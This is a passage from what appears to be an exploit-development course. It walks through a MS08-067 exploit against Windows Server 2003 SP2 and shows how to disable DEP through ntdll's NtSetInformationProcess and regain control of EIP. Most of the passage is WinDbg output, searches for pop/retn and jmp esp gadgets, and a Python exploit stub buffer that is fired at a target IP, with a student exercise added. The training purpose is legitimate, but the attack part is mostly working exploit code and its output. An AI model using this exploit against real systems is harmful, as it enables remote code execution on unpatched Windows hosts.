*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

Breakpoint 0 hit
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a2 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!KernelContext::GetKernelProperties+0xf:
77e083a2 57          push     edi

```





```

ESP-> 012df47c 7c83f517 ntdll!LdrpCheckNXCompatibility+0x2b
012df480 cccccccc
012df484 cccccccc
012df488 cccccccc
012df48c cccccccc
012df490 cccccccc
012df494 cccccccc
012df498 cccccccc
012df49c cccccccc
012df4a0 cccccccc
012df4a4 cccccccc
012df4a8 cccccccc
012df4ac cccccccc

Stepping over...

0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a3 esp=012df478 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x10:
77e083a3 5d          pop     ebp
0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a4 esp=012df47c ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x11:
77e083a4 c20400     ret     4
  
```

*NX\_STUB\_0x03 session*

At this point, the *EBP* register points to the beginning of our buffer as we wanted. Let's step over until we reach "call ntdll!NtSetInformationProcess" to see what the stack is going to look like:




Figure 15: *EBP* register pointing to the beginning of the buffer



```

0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c83f517 esp=012df484 ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000 mov     dword ptr [ebp-4],2 ss:0023:012df460=012df4b4
[...]
7c83f528 e81285feff      call   ntdll!NtSetInformationProcess (7c827a3f)

```

At this point the stack looks like the following:


```

ESP -> 012df474 ffffffff
      012df478 00000022
      012df47c 012df460
      012df480 00000004

```

*ntdll!NtSetInformationProcess arguments on the stack*

We've just push onto the stack all the arguments required by *ntdll!NtSetInformationProcess*. Proceeding with the call, *ntdll!NtSetInformationProcess* returns 0 (EAX register) and NX is disabled for the running process.



```

Disassembly
Offset: @$scopeip
7c83f517 c745fc02000000 mov     dword ptr [ebp-4],2
7c83f51e 6a04          push   4
7c83f520 8d45fc       lea   eax,[ebp-4]
7c83f523 50          push  eax
7c83f524 6a22        push  22h
7c83f526 6a1f        push  0FFFFFFFh
7c83f528 e81285feff   call  ntdll!NtSetInformationProcess (7c827a3f)
7c83f52d e9a54effff   jmp   ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
7c83f532 0fb6fd      movzx edi,cb
7c83f535 0fb73c78    movzx edi,word ptr [eax+edi*2]
7c83f539 8bd9       mov   ebx,ecx
7c83f53b c1eb04     shr   ebx,4
7c83f53e 83e30f     and  ebx,0Fh
7c83f541 03fb      add  edi,ebx
7c83f543 0fb73c78    movzx edi,word ptr [eax+edi*2]

Command
0:012>
eax=012df460 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c83f528 esp=012df474 ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x55:
7c83f528 e81285feff   call  ntdll!NtSetInformationProcess (7c827a3f)
0:012> p
eax=00000000 ebx=012d005c ecx=012df46c edx=7c8285ec esi=012df4b6 edi=012df464
eip=7c83f52d esp=012df484 ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f52d e9a54effff   jmp   ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)

```

Figure 16: NX disabled for the running process



At this point, execution flow proceeds with the procedure epilogue (“or byte ptr[esi+37h],80h; pop esi; leave; ret 0x4”)<sup>12</sup> and our first objective has been achieved.

```

Disassembly
Offset: @$scopeip
7c8343cf fc          cld
7c8343d0 000f        add     byte ptr [edi],cl
7c8343d2 8547b1      test   dword ptr [edi-4Fh],eax
7c8343d5 0000        add     byte ptr [eax],al
7c8343d7 804e3780    or     byte ptr [esi+37h],80h
7c8343db 5e          pop    esi
7c8343dc c9          leave
7c8343dd c20400      ret    4
7c8343e0 64a118000000 mov    eax,dword ptr fs:[00000018h]
7c8343e6 8b4030      mov    eax,dword ptr [eax+30h]
7c8343e9 8b780c      mov    edi,dword ptr [eax+0Ch]
7c8343ec 83c71c      add    edi,1Ch
7c8343ef 897dac      mov    dword ptr [ebp-54h],edi
7c8343f2 8b37       mov    esi,dword ptr [edi]
7c8343f4 8975bc      mov    dword ptr [ebp-44h],esi
  
```

Figure 17: LdrpCheckNxCompatibility epilogue

### Exercise

- 1) Repeat the required steps in order to disable DEP for the running process.

<sup>12</sup>Please note that, according to the function epilogue, ESI must point to a writable memory address too. In this case we didn't have to fix ESI because it was already and “luckily” pointing to a stack address.



## MS08-067 Case Study: Returning into our Buffer

We must now worry about regaining the execution flow by returning into our controlled buffer. Let's analyze the function epilogue and the cpu registers to see what is about to happen:

```

POP ESI -> ESP is incremented by 0x4   ESP = 012df488 cccccc
LEAVE   -> mov esp, ebp -> ESP = EBP = EDI = 012df464 5c 00 41 41
        pop ebp       -> ESP = 012df464 + 0x4 = 012df468 41 41 41 41
RETN 4  -> EIP = 012df468 = 41 41 41 41
        ESP = ESP + 0x8 = 012df470 2d f5 83 7c
    
```

*ntdll!NtSetInformationProcess arguments on the stack*




Figure 18: Stack frame layout in LdrpCheckNxCompatibility epilogue (before POP ESI)





Figure 19: Stack frame layout in LdrpCheckNxCompatibility epilogue (before LEAVE)





```

Disassembly
Offset: @$scopeip
7c8343c0 e8dc510000 call ntdll!LdrpCheckNxCompatibilityDllSection (7c83
7c8343c5 84c0 test al,al
7c8343c7 0f851f0e0100 jne ntdll!LdrpCheckNxCompatibility+0x3e (7c8451ec
7c8343cd 837dfc00 cap dword ptr [ebp-4],0
7c8343d1 0f8547b10000 jne ntdll!LdrpCheckNxCompatibility+0x4b (7c83f51e
7c8343d7 804e3780 or byte ptr [esi+37h],80h
7c8343db 5e pop esi
7c8343dc c9 leave
7c8343dd c20400 ret 4
7c8343e0 64a118000000 mov eax,dword ptr fs:[<Unloaded_SG.DLL>+0x17 (000
7c8343e6 8b4030 mov eax,dword ptr [eax+30h]
7c8343e9 8b780c mov edi,dword ptr [eax+0Ch]
7c8343ec 83c71c add edi,1Ch
7c8343ef 897dac mov dword ptr [ebp-54h],edi
7c8343f2 8b37 mov esi,dword ptr [edi]
7c8343f4 8975bc mov dword ptr [ebp-44h],esi
Memory
Virtual: esp
Display format: Pointer and Syab
01c1f468 41414141
01c1f46c 7c827a4b ntdll!ZwSetInforma
01c1f470 7c83f52d ntdll!LdrpCheckNxC
01c1f474 ffffffff
01c1f478 00000022 <Unloaded_SG.DLL>+
01c1f47c 01c1f460 <Unloaded_SG.DLL>+
01c1f480 00000004 <Unloaded_SG.DLL>+
01c1f484 cccccccc
01c1f488 cccccccc
01c1f48c cccccccc
01c1f490 cccccccc
01c1f494 cccccccc
01c1f498 cccccccc
01c1f49c cccccccc
Ln 0, Col 0 Sys 0:<Local> Proc 000:de4 Thrd 019:a30

```

Figure 20: Stack frame layout in LdrpCheckNxCompatibility epilogue (before RETN 0x4)

```

Disassembly
Offset: @$scopeip
No prior disassembly possible
41414141 ?? ???
41414142 ?? ???
41414143 ?? ???
41414144 ?? ???
41414145 ?? ???
41414146 ?? ???
41414147 ?? ???
41414148 ?? ???
41414149 ?? ???
4141414a ?? ???
4141414b ?? ???
4141414c ?? ???
4141414d ?? ???
4141414e ?? ???
4141414f ?? ???
41414150 ?? ???
Memory
Virtual: esp
Display format: Pointer and Syab
01c1f470 7c83f52d ntdll!LdrpCheckNxC
01c1f474 ffffffff
01c1f478 00000022 <Unloaded_SG.DLL>+
01c1f47c 01c1f460 <Unloaded_SG.DLL>+
01c1f480 00000004 <Unloaded_SG.DLL>+
01c1f484 cccccccc
01c1f488 cccccccc
01c1f48c cccccccc
01c1f490 cccccccc
01c1f494 cccccccc
01c1f498 cccccccc
01c1f49c cccccccc
Ln 0, Col 0 Sys 0:<Local> Proc 000:de4 Thrd 019:a30

```

Figure 21: Stack frame layout in LdrpCheckNxCompatibility epilogue (after RETN 0x4)

We own EIP - however none of our registers seem to point to a usable buffer chunk. Checking deeply, we can see that ESP points to 0x7c83f52d ...that looks familiar! Let's take a look at the part of the stack frame pointed by EBP just before and after the call to the ntdll!ZwSetInformationProcess procedure:

```

Before ntdll!ZwSetInformationProcess call
012df464 5c 00 41 41 41 41 41 41 41 41 41 41 41 41 \.AAAAAAAAAAAAAA
012df474 41 41 41 41 64 f4 2d 01 17 f5 83 7c cc cc cc cc AAAAd.-....|....

After ntdll!ZwSetInformationProcess call:
012df464 5c 00 41 41 41 41 41 41 4b 7a 82 7c 2d f5 83 7c \.AAAAAAKz.|-..|
012df474 ff ff ff ff 22 00 00 00 60 f4 2d 01 04 00 00 00 ....."-...-.....

0:015> u 7c827a4b
ntdll!ZwSetInformationProcess+0xc:
7c827a4b c21000 ret 10h
7c827a4e 90 nop

```





```

0:015> u 7c83f52d
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f52d e9a54effff jmp ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
Stack Frame before and after ntdll!NtSetInformationProcess Call

```

The `0x7c83f52d` and `0x7c827a4b` addresses that we see overwriting part of our “\x41” 18 Bytes buffer, are respectively the `LdrpCheckNXCompatibility` return address and the `ZwSetInformationProcess` return address: when a subroutine calls another procedure, the caller pushes the return address onto the stack, and once finished, the called subroutine pops the return address off the stack and transfers control to that address<sup>13</sup>.




Figure 22: ESP-0x8 points once again to a controlled DWORD

So what can we do now? If we could find a way to avoid those 8 bytes to be overwritten, we would have ESP pointing to a controlled buffer chunk! A “`pop r32;retn`” opcode sequence should increment the ESP register by 8 bytes, and should make the trick! Let’s search for it in `ntdll` memory space using Windbg:

```

root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > pop ebp
00000000 5D                pop ebp

0:050> !dlls -c ntdll
Dump dll containing 0x7c800000:


0x00081f08: C:\WINDOWS\system32\ntdll.dll
Base      0x7c800000 EntryPoint 0x00000000 Size      0x000c0000
Flags    0x80004004 LoadCount 0x0000ffff TlsIndex 0x00000000

```

<sup>13</sup>[http://en.wikipedia.org/wiki/Call\\_stack](http://en.wikipedia.org/wiki/Call_stack)

found 0x7c8019f8





```

LDRP_IMAGE_DLL
LDRP_ENTRY_PROCESSED

0:050> s 0x7c800000 Lc0000 5d c3
7c8019f8 5d c3 3b f0 0f 85 b5 2f-05 00 e9 c5 2f 05 00 33 ].;.../.../...3
7c801a57 5d c3 8b cf 49 49 74 20-83 e9 06 0f 84 75 2d 05 ]...IIt .....u-.
7c805823 5d c3 0f b6 58 0f 66 8b-1c 5a 66 89 59 1e e9 7d ]...X.f..ZF.Y..}
7c80807d 5d c3 90 00 cc cc cc cc-cc 83 e8 69 0f 84 ab ff ].....i....
7c809475 5d c3 0f b7 45 08 51 50-e8 09 00 00 00 59 59 5d ]...E.QP.....YY]
7c809484 5d c3 90 90 90 90 90 8b-ff 55 8b ec 8b 45 0c 83 ].....U...E..
[...]

0:050> !address 7c809484
7c800000 : 7c801000 - 00086000
Type      01000000 MEM_IMAGE
Protect   00000020 PAGE_EXECUTE_READ
State     00001000 MEM_COMMIT
Usage     RegionUsageImage
FullPath  C:\WINDOWS\system32\ntdll.dll

Searching for POP EBP, RETN

```

*Ref = pop EIP*

We found more than one match and, once again, we are ready to change our exploit stub buffer to match the following:

```

stub= '\x01\x00\x00\x00' # Reference ID
stub+= '\x10\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x10\x00\x00\x00' # Actual count
stub+= '\x43'*28 # Server Unc
stub+= '\x00\x00\x00\x00' # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x2f\x00\x00\x00' # Actual Count
stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+= '\x41'*18 # Padding
a stub+= '\x84\x94\x80\x7c' # 0x7c809484 pop ebp;retn ← start of execution
stub+= '\xff\xff\xff\xff' # junk to be popped
→ stub+= '\xa2\x83\xe0\x77' # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+= '\x17\xf5\x83\x7c' # 0x7c83f517 mov dword ptr [ebp-4],2
stub+= '\xcc' # Fake Shellcode
stub+= '\x40'
stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00' # Padding
stub+= '\x02\x00\x00\x00' # Max Buf
stub+= '\x02\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x02\x00\x00\x00' # Actual Count
stub+= '\x5c\x00\x00\x00' # Prefix
stub+= '\x01\x00\x00\x00' # Pointer to pathtype
stub+= '\x01\x00\x00\x00' # Path type and flags.

NX_STUB_0x04 stub buffer

```



Let's set up a breakpoint on our new return address and run the above exploit:

```

0:050> bp 0x7c809484
0:050> bl
 0 e 7c809484      0001 (0001)  0:**** ntdll!fputwc+0x29
0:050> g

root@bt # ./NX_STUB_0x4.py 10.150.0.194
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com      *****
*****      ryujin&muts --- 11/30/2008      *****
*****
Firing payload...

Breakpoint 0 hit
eax=ffffffff ebx=010c005c ecx=010cf4b2 edx=010cf508 esi=010cf4b6 edi=010cf464
eip=7c809484 esp=010cf47c ebp=41414141 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!fputwc+0x29:
7c809484 5d          pop     ebp

NX_STUB_0x04 session

```

```

7c809484 5d          pop     ebp
7c809485 c3          ret
7c809486 90          nop
7c809487 90          nop
7c809488 90          nop
7c809489 90          nop
7c80948a 90          nop
ntdll!_flswbuf:

```

```

Command
FullPath C:\WINDOWS\system32\ntdll.dll
0:050> bp 0x7c809484
0:050> bl
 0 e 7c809484      0001 (0001)  0:**** ntdll!fputwc+0x29
0:050> g
Breakpoint 0 hit
eax=ffffffff ebx=010c005c ecx=010cf4b2 edx=010cf508 esi=010cf4b6 edi=010cf464
eip=7c809484 esp=010cf47c ebp=41414141 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!fputwc+0x29:
7c809484 5d          pop     ebp

```

Figure 23: Breakpoint hit






Figure 24: Stack frame ready for exploitation



Now we proceed (stepping over) until the “retn 0x4” (end of function epilogue) is reached in *LdrpCheckNXCompatibility* to check if the “pop ebp; retn” trick will give the expected effect:

```

eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dd esp=010cf468 ebp=4141005c iopl=0          nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c8343dd c20400          ret     4

ESP -> 010cf468 41414141
       010cf46c 41414141
       010cf470 41414141
       010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc
       010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a
       010cf47c ffffffff
       010cf480 00000022
       010cf484 010cf460
       010cf488 00000004
       010cf48c cccccccc
NX_STUB_0x04 session

```

```

Disassembly
Offset: |@scopeip
7c8343c0 e8dc510000 call ntdll!LdrpCheckNxIncompatibleDllSection (7c8395a1)
7c8343c5 84c0 test al,al
7c8343c7 0f851f0e0100 jne ntdll!LdrpCheckNXCompatibility+0x3e (7c8451ec)
7c8343cd 837dfc00 cmp dword ptr [ebp-4],0
7c8343d1 0f8547b10000 jne ntdll!LdrpCheckNXCompatibility+0x4b (7c83f51e)
7c8343d7 804e3780 or byte ptr [esi+37h],80h
7c8343db 5e pop esi
7c8343dc c9 leave
7c8343dd c20400 ret 4
7c8343e0 64a118000000 mov eax,dword ptr fs:[00000018h]
7c8343e6 8b4030 mov eax,dword ptr [eax+30h]
7c8343e9 8b780c mov edi,dword ptr [eax+0Ch]
7c8343ec 83c71c add edi,1Ch
7c8343ef 897dac mov dword ptr [ebp-54h],edi
7c8343f2 8b37 mov esi,dword ptr [edi]
7c8343f4 8975bc mov dword ptr [ebp-44h],esi

Command
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dc esp=010cf490 ebp=010cf464 iopl=0          nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5f:
7c8343dc c9 leave
0:034>
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dd esp=010cf468 ebp=4141005c iopl=0          nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c8343dd c20400          ret     4

```

Figure 25: Returning into the buffer from *LdrpCheckNxCompatibility* epilogue



Registers

Customize...

Reg	Value
ebp	4141005c
eip	7c8343dd
esp	10cf468
gs	0
fs	3b
es	23
ds	23
edi	10cf464
esi	cccccccc
ebx	10c005c
edx	7c8285ec
ecx	10cf474
eax	0
cs	1b
efl	286

Memory

Virtual: esp      Display format: Pointer and ▾

Next

```

010cf468 41414141
010cf46c 41414141
010cf470 41414141
010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc
010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a
010cf47c ffffffff
010cf480 00000022
010cf484 010cf460
010cf488 00000004
010cf48c cccccccc
010cf490 cccccccc
010cf494 cccccccc
010cf498 cccccccc

```

Figure 26: Stack frame before returning into the controlled buffer



And executing `retn 0x4` we obtain:

```
0:034> p
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=41414141 esp=010cf470 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
41414141 ??                ???

ESP -> 010cf470 41414141 >-----|
010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc |
010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a |
010cf47c ffffffff |
010cf480 00000022 | 0x20
010cf484 010cf460 | bytes
010cf488 00000004 |
010cf48c cccccccc |
010cf490 cccccccc <-----|

NX_STUB_0x04 session, stack frame after LdrpCheckNxCompatibility epilogue
```

Yes! Once again we own *EIP* but now, *ESP* points to a buffer chunk under our control (`0x010cf470 41 41 41 41`). We can now substitute the `0x41414141` at `0x010cf468` with a *JMP ESP* address that we can find in memory.

We will now insert a *SHORT JMP* instruction at `0x010cf470` (*ESP*) so that after the *JMP ESP*, we will land inside the first part of our payload (egghunter).

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > jmp esp
00000000 FFE4             jmp esp
nasm >

0:034> s 0x7c800000 Lc0000 ff e4
7c86a01b ff e4 9f 86 7c fa 9f 86-7c 90 90 90 90 8b ff .....|...|.....
7c887713 ff e4 04 00 00 1c 00 fb-7f 00 00 00 00 00 00 .....

